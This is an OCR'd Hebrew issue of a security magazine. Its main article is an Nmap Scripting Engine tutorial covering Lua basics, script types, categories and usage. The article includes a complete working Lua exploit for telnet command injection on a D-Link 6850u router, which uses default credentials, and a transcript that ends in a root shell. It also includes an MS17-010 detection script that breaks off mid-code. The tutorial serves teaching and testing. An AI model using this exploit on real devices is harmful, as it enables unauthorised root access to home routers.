


Digital Whisper

גליון 85, אוגוסט 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	מיכל פלדמן, אפיק קסטיאל
כתבים:	bindh3x, יגאל אלפנט, תומר זית, שחר קורוט (Hutch), כסיף דקל וטל בלום

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

אז אחרי חמישה חודשים מחוץ לבית, אלו דברי הפתיחה הראשונים שנכתבים מהארץ ☺, כיף לטייל וכיף לחזור...

אז מה יש היה לנו החודש? ראשית - הכנסים BlackHat ו-DEFCON שהתקיימו בלאס-וגאס, ניתן לומר כי הם מאירועי ההאקינג המתוקשרים ביותר שמתקיימים אחת לשנה. וכמו בכל פעם, התקשורת ככל הנראה תצא עם כותרות ותחזיות מפחידות ועגומות על העתיד שלנו. חשוב לקחת אותן בערבון מוגבל, ואם לא הייתם בכנסים, אז תמיד מומלץ לצפות בהרצאה שממנה יצאה התחזית ולהבין בדיוק למה התכוון המשורר, כי ככל הנראה הכתבים לא ינסו לברר את הפרטים או לדייק וזה יהיה התפקיד שלנו להרגיע את הרוחות. בייחוד כשהחבר'ה שם בוחרים להציג מחקרים שלהם על פריצה לנשקים חכמים, מכוני שטיפת רכבים ומכונות קלפי. נראה שהולך להיות שמח :)

נקודה נוספת ששווה להזכיר בהקשרי DEFCON היא ההרצאה של ענבר רז ועדן שוחט בשם: "From "One Country - One Floppy" to "Startup Nation" - the story of the early days of the Israeli hacking community, and the journey towards today's vibrant startup scene", לפי הכותרת לא נשמע שמדובר בהרצאה טכנולוגית, וכנראה שבמצגות לא יהיו ביטים, אבל נראה שהם ישתפו את הקהל עם לא מעט סיפורים מראשיתה של סצינת ההאקינג בארץ. לא השתתפתי בכנסים השנה, אז לא יצא לי לראות אותה עדיין, אבל ברור לי שאראה אותה ברגע שהחומרים יפורסמו.

מה עוד היה לנו החודש? יכול להיות שאני לא כל כך מעודכן, אבל רק לאחרונה ראיתי את זה: אחת מחברות המזגנים הגדולות בארץ החלו לשווק סדרת מזגנים שניתן לשלוט בהם מרשת האינטרנט דרך רשת ה-WiFi הבייתית, ולקבל מהם התראות לסמארטפון שלכם. כן... המשפטים הראשונים שקפצו לי לראש זה: "הינה עוד קופסא שתשתתף במתקפת ה-DDoS הבאה", ו-"מעניין כמה מתוכם כבר החלו לכרות ביטקוין ללא ידיעת בעליהם", וכמובן: "מה הסיכוי שאני מכיר מישהו שיש לו כזה?", כי מה לעשות, למרות שעוד לא הרצתי על מזגן כזה nmap, די ברור לי שאני לא אופתע מתוצאות הסריקה... אגב, אולי ככה יראה העתיד הלא רחוק שלנו: נעילת המזגן על טמפרטורה גבוהה באמצע חודשים חמים ומשחררים רק לאחר העברה בנקאית. יקראו לזה "Airsomware"...

ממש שניה לפני שניגש לתוכן עצמו, נרצה להגיד תודה רבה לכל מי שבזכותו הגליון רואה אור, תודה רבה ל-**bindh3x**, תודה רבה ל**יגאל אלפנט**, תודה רבה ל**תומר זית**, תודה רבה ל**שחר קורוט (Hutch)**, תודה רבה ל**כסיף דקל** ותודה רבה ל**טל בלום.** וכמובן - צום קל למי שצם!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

Nmap Scripting Engine

מאת bindh3x

הקדמה

הכלי הכי בסיסי בארסנל שלנו הוא Nmap. כמעט 20 שנה עברו מאז ש-fyodor הכריז על הפרויקט. עם השנים הכלי עבר הרבה שינוים, שכתוב מ-C ל-C++ תמיכה ב-IPv6 ועוד כמה. אבל ללא ספק השינוי הכי משמעותי קרה בדצמבר 2006 כשה-Nmap Scripting Engine נכנס ל-mainline (גרסה 4.21ALPHA1).

מאז נכתבו ונכתבים לכלי מאות סקריפטים וספריות לכל פרוטקול ומטרה. לנו המשתמשים נותר רק לנצל את היכולות של-Nmap.

במאמר הבא אתמקד ב-Nmap Script Engine. מההתחלה. כיצד הסקריפטים רצים, מבנה, ולבסוף כתיבת קוד שאשכרה עושה משהו. המאמר מחולק לחמישה חלקים:

1. מדריך קצרצר לשפת התכנות Lua.
2. ארכיטקטורה.
3. קטגוריות.
4. שורת הפקודה
5. Hello Nmap Scripting Engine

תרגישו חופשי לדלג על "חלקים" לפי רמת הידע.

קריאה מהנה!

Lua

Lua היא שפת תכנות מהירה וחסכונית. שנכתבה ב-C, וייעודה למערכות דלות משאבים. השפה אינה מונחית עצמים. אבל ניתן לחקות התנהגות מונחית עצמים בשפה. הרבה מאוד פרויקטי קוד פתוח משלבים את השפה בקוד שלהם. ומאפשרים למתכנתים לעבוד מול בסיס הקוד עם Lua. בברירת מחדל בקוד המקור של השפה אין ספריה לעבודה עם רשתות, אנחנו מקבלים רק מימוש של השפה וספריות בסיסיות כמו os/math וכדומה. אך אל דאגה המפתחים של Nmap כבר מימשו בשבילנו את הספריות הנדרשות לעבודה עם רשתות ופרוטוקולים כך שלא נצטרך ליישם אותם בעצמנו.

משתנים

ב-Lua כל משתנה הוא גלובלי (אפילו משתנה בתוך פונקציה!). אלא אם הוא הוגדר עם המילה השמורה "local". אין צורך לציין את סוג המשתנה Lua תזהה את סוג הערך שנציב למשתנה (מחרוזת, מספר שלם וכו') באופן אוטומטי. כדי להמנע מניגוד נשתמש ב-"local" כאשר נגדיר משתנים. (אה וגם משתנים מקומים מהירים יותר בזמן ריצה).

לדוגמא:

```
local x = 1
local y = 2
local z = "Hello, World!"

function x()
 local x = "Hello, World"
end
```

פונקציות

כפי שכבר הבנתם מהדוגמא במשתנים הדרך הכי נפוצה להגדרת פונקציה ב-Lua היא:

```
function say_hello(name)
 print("Hello, " .. name)
end
```

ואפשר גם כמשתנה:

```
local say_hello = function(name)
 print("Hello, " .. name)
end
```

בשפה אין תמיכה מובנית ב-string formatting קוד שנכתב ב-Python בצורה הבאה:

```
print("Hello %s" % ("World"))
```

יכתב ב-lua בצורה הבאה:

print(string.format("Hello %s", "World"))שימו לב שאנו משתמשים בפונקציה format מהספריה string.

חיבור מחרוזות:

```
local x = "Hello, " .. "World"
```

הדרך הכי נפוצה ב-Lua לקבלת גודל של ערך מסוים היא הוספת סולמית (#) לפני שם המשתנה:

```
print(#x) → 10
```

אותו דבר תקף גם לקבלת גודלם של מערכים בשפה.

יבוא מודל

כשנרצה לייבא קטע קוד מקובץ או ספרייה נשתמש במילה השמורה "require" לדוגמא:

```
local x = require "x"
```

אפשר להשתמש רק ב-"require" בלי הצבה למשתנה בצורה הבאה:

```
require "x"
```

הערות

הערה בשורה אחת:

```
local name = "My Name" -- Random name
```

הערה מרובת שורות:

```
--[[ This is a
very long comment
--]]
```

לולאות

לולאת while:

```
while 1 do
 print("Hello...")
end
```

לולאת for שמדפיסה מספרים מ-1 עד 10:

```
for x = 1, 10, 1 do
 print(x)
end
```

לולאת repeat:

```
repeat
 print("Hello, World!")
until 1 == 2 or 2 == 1
```

לולאת repeat מקבילה ללולאת do while ב-C.

מערכים

ב-Lua מערכים (arrays) נקראים tables. דוגמא למערך:

```
local my_array = {"Apple", "Orange", "Strawberry"}
```

הוספת איבר למערך:

```
table.insert(my_array, "Banana")
```

ניתן להוסיף איבר למערך בצורה יותר אלגנטית:

```
my_array[#my_array+1] = "Banana"
```

כלומר האינדקס שנוסיף אליו את האיבר החדש, יהיה גודל המערך + 1 בשביל האיבר החדש. מחיקת איבר מהמערך:

```
table.remove(my_array, 1)
```

המספר 1 מתייחס למיקום האיבר במערך (index).הדפסת כל הערכים במערך:

```
for k, v in pairs(my_array) do
 print(v)
end
```

ביטוים לוגים

דוגמא בסיסית:

```
if "root" == "Administrator" then
 print("x")
elseif "Windows" ~= "Linux" then
 print("y")
else
 print("z")
end
```

יותר קצר:

```
if x == y then x else y end
```

ביטוים נפוצים:

ביטוי	פירוש
==	**שווה ל**
~=	**לא שווה ל**
and	**בנוסף**
or	**או**
<	**גדול מ**
>	**קטן מ**

Time.lua

לסיום נכתוב תוכנית שתחקה את פעולות הפקודה time ביוניקס.

```
function time(command)
 local _start = os.time()
```

```
 local time = nil;

 os.execute(command)
 time = os.difftime(os.time(), _start);
 print(string.format("%f", time))
end

time("ls -alh && sleep 5")
```


אני אמליץ לכם לקרוא את המדריך השלם של השפה ואם יש לכם ידע בשפה כמו Python או Ruby אתם תכנסו לעניינים די מהר.

ארכיטקטורה

ב-Nmap קיימים 4 סוגי סקריפטים שרצים בשלבים שונים במהלך הסריקה.

סוג הסקריפט	תיאור
Prerule	סקריפטים שירוצו לפני איסוף המידע, שימושי בעיקר בסקריפטים אשר לא פעולים על מטרות ספציפיות אלא על הרשת עצמה. למשל תשאול DHCP.
Host	סקריפטים אשר ירוצו לאחר סיום סריקת כתובת IP מסוימת. שימושי לסקריפטים שמשתמשים במידע מהסריקה אך לא פועלים על פורט ספציפי.
Service	הסקריפטים הכי נפוצים, ירוצו על פורט ספציפי לאחר ש-Nmap סיים את הסריקה על המטרה.
Postrule	סקריפטים אשר ירוצו לאחר ש-Nmap סיים את כל הסריקה. שימושי בעיקר לעריכת הפלט הסופי.

וכך זה נראה:



סוג הסקרפיט שנבחר יהיה בהתאם לפעולות שהוא צריך לבצע.

אם אנחנו צריכים לכתוב סקריפט שיחלץ כתובת דוא"ל מדף HTML שרץ בפורט ספציפי. אז נרצה שהסקריפט שלנו יהיה מסוג "Service" כלומר לאחר ש-Nmap סיים לסרוק מטרה ומצא שפורט 80 נניח, פתוח אז הסקריפט ירוץ ישלח בקשת HTTP לשרת, יגרד את ה-HTML ינתח אותו ויציג לנו את הפלט.

קטגוריות

הסקרפיטים ב-Nmap מתחלקים ל-14 קטגוריות המאפשרות לנו "לסווג" את הסקריפטים לפי אופן הפעולה שלהם. סקריפט בודד יכול להכיל מספר קטגוריות.

קטגוריה	תיאור
auth	סקריפטים המבצעים או עוקפים אימות במערכת.
broadcast	סקריפטים המבצעים "broadcasting" ברשת על מנת לאסוף מידע.
brute	סקריפטים המבצעים מתקפות "כוח-גס" (לא בהכרח רק על סיסמאות).
default	סקריפטים שרצים בברירת מחדל בסריקה מלאה של המטרה מבלי שנציין אותם (למשל הרצה עם sC-).
discovery	סקריפטים אשר "מגלים" מידע ללא ניצול חולשות כלשהן.
dos	סקריפטים המבצעים מתקפות מניעת שירות.
exploit	סקריפטים המנצלים\מזהים חולשות.
external	סקריפטים שמשתמשים בצד שלישי על מנת לקבל מידע לדוגמא: whois.
fuzzer	סקריפטים ששולחים חבילות עם תוכן אקראי (או מגוון?) למטרה על מנת לגלות חולשות.
intrusive	סקריפטים שנחשבים "לחודרנים" ויכולים לגרום להתנהגות בלתי צפויה מהמטרה. ההפך של קטגוריה זאת היא הקטגוריה "safe".
malware	סקריפטים שבודקים אם המטרה מריצה\נדבקה בנזוקה כלשהי.
safe	סקריפטים שנחשבים "בטוחים" לשימוש ולא אמורים לגרום לנזק. למשל סקריפט לחילוץ הכותרת מדף HTML.
version	סקריפטים שמשמשים הרחבה למנגנון זיהוי הגרסאות ב - Nmap.
vuln	סקריפטים המנצלים חולשות ידועות, בדרך כלל מדווחים רק אם המטרה פגיעה.

השימוש בקטגוריות מאפשר לנו לסנן את הסקריפטים לפי הצורך. אם לדוגמא נכתוב סקריפט שמגלה את גרסת השרת מה-HTTP Headers נסווג אותו בקטגוריות: "safe" מפני שהוא בטוח לשימוש. ו-"discovery" מפני שהוא מאחזר מידע שהוא ציבורי.

שורות הפקודה

לפני שתמשיכו לחלק הזה אני ממליץ לכם לקרוא את המאמר "Nmap - זמן סיפור" מאת tsif ו-cp77fk4r שפורסם בגליון ה-53 של המגזין ומפרט בהרחבה על - Nmap.

Nmap מאוד גמיש בהרצת סקריפטים. ומאפשר לנו להריץ לפי קטגוריות, עם "מסננים" מאוד ספציפים, וארגומנטים.

הדוגמא הכי בסיסית להרצת סקריפט ב-Nmap תראה כך:

```
$ nmap --script script-name 127.0.0.1
```

אבל מה אם נרצה להעביר לסקריפט ארגומנטים? למשל "שם משתמש" לסקריפט שמבצע brute-force? במקרה שכזה נשתמש ב-"script-args--" בתצורת "key=value". ואם יש מספר ארגומנטים הם יופרדו בפסיק (,):

```
$ nmap --script script-name --script-args "user=root,
wordlist=password.lst"
```

דוגמא קצת יותר מציאותית:

```
$ nmap -p21 --script ftp-brute --script-args "userdb=users.txt,
passdb=pass.lst" 127.0.0.1 -v
```

במידה ונרצה לקבל מידע על סקריפט מסוים ומה הוא בדיוק עושה נשתמש ב-"script-help--":

```
$ nmap --script-help ftp-brute
Starting Nmap 7.50 ( https://nmap.org ) at 2017-06-17 19:48 IDT
ftp-brute
Categories: intrusive brute
https://nmap.org/nsedoc/scripts/ftp-brute.html
 Performs brute force password auditing against FTP servers.
 Based on old ftp-brute.nse script by Diman Todorov, Vlatko Kosturjak
and Ron Bowes.
```

Nmap מאפשר להריץ סקריפטים לפי קטגוריות ולא רק קבצים בודדים:

```
$ nmap --script "safe, default" 127.0.0.1
```

כמו כן, ניתן להשתמש בביטוים לצורך הרצת סקריפטים. הדוגמא הבאה תריץ את כל הסקריפטים ששמם מתחיל ב-"http-":

```
$ nmap --script "http-*" localhost -p80
```

הרצת כל הסקריפטים שאינם בקטגורית "safe" או:"default"

```
$ nmap --script "not safe or default" 127.0.0.1
```

הרצת כל הסקריפטים ששמם מכיל:"smb"

```
$ nmap --script "*smb*" 127.0.0.1
```

דוגמא אחרונה וקצת יותר מתקדמת:

```
$ nmap --script "(default or safe) and not *smb*" 127.0.0.1
```

כמובן שאפשר לשחק עם זה קצת יותר, אבל אני מקווה שהבנתם את הרעיון.

הדבר האחרון לחלק זה והכי חשוב: כשנרצה "לדבג" סקריפטים ולקבל קצת יותר מידע נשתמש ב:"d-"-

```
$ nmap --script bad-code.nse -d4
```

המספר 4 מציין את "הרמה" של הפלט שנקבל, ככל שהמספר יעלה כך נקבל יותר מידע.

סקריפט NSE מורכב משני חלקים עיקריים:

1. חוקים - (portrule, hostrule) - משתנה אשר קובע את "החוקים" שבהם הסקריפט ירוץ.
2. action - פונקציה - נקודת ההתחלה של הסקריפט. אפשר להשוות אותה לפונקציית main ב-C. הנתונים שהפונקציה תחזיר יהיו הפלט של הסקריפט.

הסקריפט מקבל מ-Nmap שני מערכים: host ו-port שמכילים מידע שנאסף במהלך הסריקה.

<u>תבנית בסיסית</u>

תבנית בסיסית של סקריפט NSE תראה כך:

```
---
-- @usage -- דוגמאות על אופן השימוש בסקריפט
--
-- @output -- דוגמאת פלט של הסקריפט
--
-- @args -- ארגומנטים שהסקריפט מקבל
---

description = [[
--- תיאור הסקריפט
]]

author = "bindh3x <you@example.com>" -- כותב הסקריפט
license = "Same as Nmap--See http://nmap.org/book/man-legal.html" -- רשיון
categories = {} -- מערך המכיל קטגוריות

portrule =

action = function(host, port) -- קוד הסקריפט עצמו
   return "Output"
end
```

בשורות הראשונות של התבנית יש הערות המשמשות ליצירת התיעוד של הסקריפט. הן חובה רק אם כתבתם סקריפט ממש מגניב ואתם רוצים לשתף אותו עם הקהילה של Nmap.

בשורה 9, "description" - משמש לתיאור הסקריפט יופיע כאשר נריץ script-help--.

בשורה 13, "author" - מידע על כותב הסקריפט. במידה וקיים יותר מאחד הם יופרדו בפסיק.

בשורה 14, "license" - רשיון הסקריפט נהוג להשאיר כ-"Same as Nmap".

בשורה 15, "categories" - מערך המכיל קטגוריות.

הפונקציה portrule מגדירה את "החוקים" שבהן ירוץ הסקריפט לדוגמא:

```
portrule = function(host, port)
 -- if port.state
 return port.number == 80
end
```

אפשר לקצר את הקוד ולהגדיר portrule עם הספרייה shortport:

```
local shortport = require "shortport"
portrule = shortport.http
```

"החוק" הוא שבמידה ופורט 80 "פתוח" על המטרה הסקריפט שלנו ירוץ.עד כאן לחלק הפחות מעניין בואו נתחיל לכתוב קצת קוד ☺

כתיבת Exploit

לפני כמה שנים חברת בזק התקינו אצלי ראוטר מסוג D-LINK 6850u אחרי שהטכנאי הלך עשיתי את המובן מאילו והתחלתי לבדוק את הראוטר. סריקה קצרה עם Nmap גילתה שפורט 23 פתוח (telnet) וניתן להתחבר אליו. התחברתי עם המשתמש Admin הקלדתי "sh" וקבלתי "shell". טוב ויפה אבל איפה פה החולשה?

בדרך כלל בראוטרים של D-link קיים משתמש נוסף חוץ מ- "Admin" בשם "user", המשתמש והסיסמא בברירת מחדל הם "user:user", ואחרי ההתחברות נקבל ממשק מוגבל עם מספר פקודות טלנט קלאסיות אבל ללא אפשרות להריץ פקודות "shell". באמת?

```
$ telnet 10.0.0.138
Trying 10.0.0.138...
Connected to 10.0.0.138.
Escape character is '^]'.
BCM963168 Broadband Router
Login: user
Password:
> ping -c1 8.8.4.4 && bash
PING 8.8.4.4 (8.8.4.4): 56 data bytes
64 bytes from 8.8.4.4: seq=0 ttl=57 time=84.122 ms

--- 8.8.4.4 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 84.122/84.122/84.122 ms

BusyBox v1.17.2 (2014-04-04 15:16:58 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# echo "who are you?" ; echo $USER
who are you?
root
#
```

הייתי מעמיק יותר על הנושא אבל חבל על הדיו ☺

בתכלס לא היתה לי סבלנות להתחבר לראוטר כל פעם שרציתי להריץ reboot (כשלא הייתי לידו כן?). אז כתבתי סקריפט שביצע עבורי את הפעולה.

בואו נשכתב את הסקריפט מ-Python ל-NSE.

נשתמש ב-sockets על מנת לשלוח את המידע לפורט 23. ונבקש מהמשתמש 3 ארגומנטים:

1. user: שם משתמש לראוטר.
2. password: סיסמה.
3. exec: פקודה לביצוע.

לאחר הרצת הסקריפט נקבל את פלט הפקודה שציינו בארגומנט "exec".

צרו עם עורך הטקסט האהוב עליכם קובץ בשם "dlink_6850u_exec.nse". בתחילה נבצע "require" לספריות שבהן נשתמש:

```
---
-- @usage
-- nmap --script dlink_6850u_exec <target>
--
-- @output depends on the command output.
-- @args user, password, exec
---
local nmap = require "nmap" -- new_socket()
local stdnse = require "stdnse"  -- print_debug()
```

נוסיף מידע על הסקריפט:

```
description = [[Exploit for D-Link 6850u router.
exploits command injection in the telnet interface.
]]

author = "bindh3x <bindh3x@gmail.com>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"exploit", "intrusive"}
```

נגדיר משתנים "גלובלים" ואת ה-portrule שבו ירוץ הסקריפט:

```
local DEFAULT_USER = "user"
local DEFAULT_PASSWORD = "user"
local PAYLOAD = "ping -c1 8.8.4.4 && "
```

```
--- Portrule
portrule = function(host, port)
 return port.number == 23
end
```

הגענו לפונקציה "action" שאם אתם זוכרים, היא הפונקציה הראשית של הסקריפט ופה בעצם מתחיל המימוש.

ננסה לקבל מהמשתמש ארגומנטים ואם הם לא צויינו נגדיר ערכי "ברירת מחדל" (מומלץ לכתוב סקריפט שאינו תלוי בארגומנטים):

```
action = function(host, port)
 -- Script arguments
 local user = stdnse.get_script_args("user") or DEFAULT_USER
 local password = stdnse.get_script_args("password") or DEFAULT_PASSWORD
 local exec = stdnse.get_script_args("exec") or "ls"
```

שימו לב שבדוגמא האחרונה אנו משתמשים בפונקציה "get_script_args" מהספרייה "stdnse".

לאחר מכן ניצור "socket", נגדיר timeout ונתחבר לפורט:

```
local socket = nmap.new_socket()
socket:set_timeout(1000)
local status, err = socket:connect(host, port)
```

נשלח את שם המשתמש והסיסמה ונאמת שהם התקבלו:

```
 -- Receive header --
 local status, data = socket:receive_buf("Login:", false)
 if not status then return nil end
 --

  -- Debug message on level 4
 stdnse.print_debug(4, "Trying to login with %s:%s", user, password)
 ---

 -- User
 socket:send(string.format("%s\r\n", user))
 local status, data = socket:receive_buf("Password:", false)
 if not status then return nil end
 --

 -- Password
 socket:send(string.format("%s\r\n", password))
 local status, data = socket:receive_lines(2)
 if not status then return nil end
```

ולבסוף נשלח את ה-payload שלנו ונחזיר את פלט הפקודה:

```
 -- Sends the Payload
 socket:send(string.format("%s %s\r\n", PAYLOAD, exec))
 local status, data = socket:receive(1024)
 if not status then return nil end
 socket:close()
 --
 return data
end
```

המימוש הסופי יראה כך:

```
---
-- @usage
-- nmap --script dlink_6850u_exec <target>
--
-- @output depends on the command output.
-- @args user, password, exec
---

local nmap = require "nmap"
local stdnse = require "stdnse"

description = [[Exploit for D-Link 6850u router.
exploits command injection in the telnet interface.
]]

author = "bindh3x <bindh3x@gmail.com>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"exploit", "intrusive"}

local DEFAULT_USER = "user"
local DEFAULT_PASSWORD = "user"
local PAYLOAD = "ping -c1 8.8.4.4 && "

portrule = function(host, port)
 return port.number == 23
end

action = function(host, port)
 -- Script arguments
 local user = stdnse.get_script_args("user") or DEFAULT_USER
 local password = stdnse.get_script_args("password") or DEFAULT_PASSWORD
 local exec = stdnse.get_script_args("exec") or "ls"

 local socket = nmap.new_socket()
 socket:set_timeout(1000)
 local status, err = socket:connect(host, port)

 -- Login session --
 local status, data = socket:receive_buf("Login:", false)
 if not status then return nil end

 stdnse.print_debug(4, "Trying to login with %s:%s", user, password)

 -- User
 socket:send(string.format("%s\r\n", user))
 local status, data = socket:receive_buf("Password:", false)
 if not status then return nil end
 --

 -- Password
 socket:send(string.format("%s\r\n", password))
 local status, data = socket:receive_lines(2)
 if not status then return nil end
 --

 -- Sends the Payload
 socket:send(string.format("%s %s\r\n", PAYLOAD, exec))
```

```
 local status, data = socket:receive(1024)
 if not status then return nil end
 socket:close()
 --

 return data
end
```

נריץ את הסקריפט על הראוטר:

```
$ nmap -p23 --script dlink_6850u_exec.nse --script-args "exec=echo
\$USER" 10.0.0.138

Starting Nmap 7.50 ( https://nmap.org ) at 2017-06-20 12:21 IDT
Nmap scan report for 10.0.0.138
Host is up (0.0018s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| dlink_6850u_exec: ping -c1 8.8.4.4 && echo $USER\x0D
| /\x0D
|_root\x0D

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
```

אפשר להוסיף פונקציה שתעיף את כל ה-"non-printable characters" לקבלת פלט נקי יותר. אבל בשבילי זה מספיק.

MySQL

ב-Nmap קיים סקריפט בשם mysql-info שמחזיר לנו פרטים בסיסים על השרת. הסקריפט שאנחנו נכתוב יחזיר את גרסת השרת רק אם הגרסה זהה לגרסה שאנחנו נציין. כך נוכל לזהות גרסאות שפגיעות לחולשות בצורה יותר אפקטיבית.אז כרגיל נבצע "require" לספריות שבהן נשתמש:

```
local shortport = require "shortport"
local nmap = require "nmap"
local mysql = require "mysql"
local stdnse = require "stdnse"
```

קצת פרטים על הסקריפט וה-portrule:

```
description = [[Return the MySQL server version
only if the server version was specified by the user.
]]

author = "bindh3x <bindh3x@gmail.com>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"discovery", "safe"}

portrule = shortport.port_or_service(3306, "mysql")
```

והמימוש:

```
action = function(host, port)
 local uv = stdnse.get_script_args("version")
 local socket = nmap.new_socket()
 socket:set_timeout(5000)

 local status, err = socket:connect(host, port)
 if not status then return nil end

 local status, info = mysql.receiveGreeting(socket)
 if not status then return nil end

 if info.version == uv then
   return info.version
 end

 return nil
end
```

במימוש אנחנו משתמשים בפונקציה "mysql.receiveGreeting" מהספרייה mysql שמנתחת את הבינארי ששרת MySQL מחזיר לכל לקוח שמתחבר אליו.

נריץ:

```
$ nmap --script mysql-version -p3306 0.0.0.0 --script-args
"version=5.6.35"

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-02 12:04 IDT
Nmap scan report for localhost (0.0.0.0)
Host is up (0.10s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
|_mysql-version: 5.6.35

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

<u>קצת יותר</u>

אני לא חושב שיש מישהו שקורא את המאמר ולא מכיר את ms17-010. כן כן, החולשה שידועה גם בשם "EternalBlue" ולא מעט תוכנות כופר השתמשו בה. הסקריפט האחרון שנכתוב יבדוק האם המטרה שלנו מריצה מימוש SMB שפגיע לחולשה הנ"ל. הסקריפט מבוסס על קוד שכתב Paulino Calderon.

נבצע "require" לספריות שבהן נשתמש:

```
local smb = require "smb"
local stdnse = require "stdnse"
local string = require "string"
```

קצת פרטים על הסקריפט וה-hostrule:

```
description = [[
Attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote
code
execution vulnerability (ms17-010).]]

author = "Paulino Calderon <paulino()calderonpale.com>, bindh3x"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"vuln", "safe"}

hostrule = function(host)
 return smb.get_port(host) ~= nil
end
```

נבקש מהמשתמש "Share name" ונאתחל את החיבור לשרת:

```
action = function(host, port)
 local smb_header, smb_params, smb_cmd
 local overrides = {}
 local sharename = stdnse.get_script_args("sharename") or "IPC$"

 local status, smbstate = smb.start_ex(host, true, true, "\\\\"..
host.ip .. "\\" .. sharename, nil, nil, nil)
 if not status then return nil end
```

ניצור את ה-payload ונשלח אותו:

```
overrides['parameters_length'] = 0x10

 --SMB_COM_TRANSACTION
 smb_header = smb.smb_encode_header(smbstate, 0x25, overrides)
 smb_params = string.pack(">I2 I2 I2 I2 B B I2 I4 I2 I2 I2 I2 I2 B B I2
I2 I2 I2 I2 I2",
   0x0,     -- Total Parameter count (2 bytes)
   0x0,     -- Total Data count (2 bytes)
   0xFFFF,  -- Max Parameter count (2 bytes)
   0xFFFF,  -- Max Data count (2 bytes)
   0x0,     -- Max setup Count (1 byte)
   0x0,     -- Reserved (1 byte)
   0x0,     -- Flags (2 bytes)
   0x0,     -- Timeout (4 bytes)
   0x0,     -- Reserved (2 bytes)
   0x0,     -- ParameterCount (2 bytes)
   0x4a00,  -- ParameterOffset (2 bytes)
   0x0,     -- DataCount (2 bytes)
   0x4a00,  -- DataOffset (2 bytes)
   0x02,    -- SetupCount (1 byte)
   0x0,     -- Reserved (1 byte)
   0x2300,  -- PeekNamedPipe opcode
   0x0,     --
   0x0700,  -- BCC (Length of "\PIPE\")
   0x5c50,  -- \P
   0x4950,  -- IP
   0x455c   -- E\
    )

 result, err = smb.smb_send(smbstate, smb_header, smb_params, '',
overrides)
 if not result then return nil end
```

ולבסוף ננתח את התגובה שהתקבלה (0xc0000205):

```
result, smb_header, _, _ = smb.smb_read(smbstate)
 _ , smb_cmd, err = string.unpack("<c4 B I4", smb_header)
 if smb_cmd ~= 37 then return nil end

 if err == 0xc0000205 then
